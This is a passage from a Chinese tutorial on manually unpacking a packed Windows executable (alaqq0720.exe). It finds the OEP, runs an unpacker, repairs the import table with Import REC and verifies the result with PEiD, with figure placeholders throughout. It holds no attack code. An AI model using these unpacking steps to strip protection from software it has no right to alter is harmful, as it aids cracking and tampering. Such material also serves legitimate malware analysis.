


图15




图16




图17

在弹出窗口中点OEP右边的“->”获得程序OEP：00473D2C。再点“Unpack”脱壳，如图18。

这时程序会自动脱壳并提示你是否用Import REC自动修复，一般来讲选“是”就可以直接得到脱壳程序。但我没有自动修复成功，不过仍可得到一个alaqq0720.exe.unpacked.exe程序，这个程序无法正常运行，那我们就来手动修复一下吧。修复方法上篇文章已经讲过，这里只要将OEP改成上面获得00473D2C减去基址00400000就是73D2C就可以了。得到脱壳程序alaqq0720.exe.unpacked_.exe，如图19。

双击运行。正常！再用PEID 0.93查壳，结果“Borland Delphi 6.0 -7.0”，如图20。




图18




图19




图20

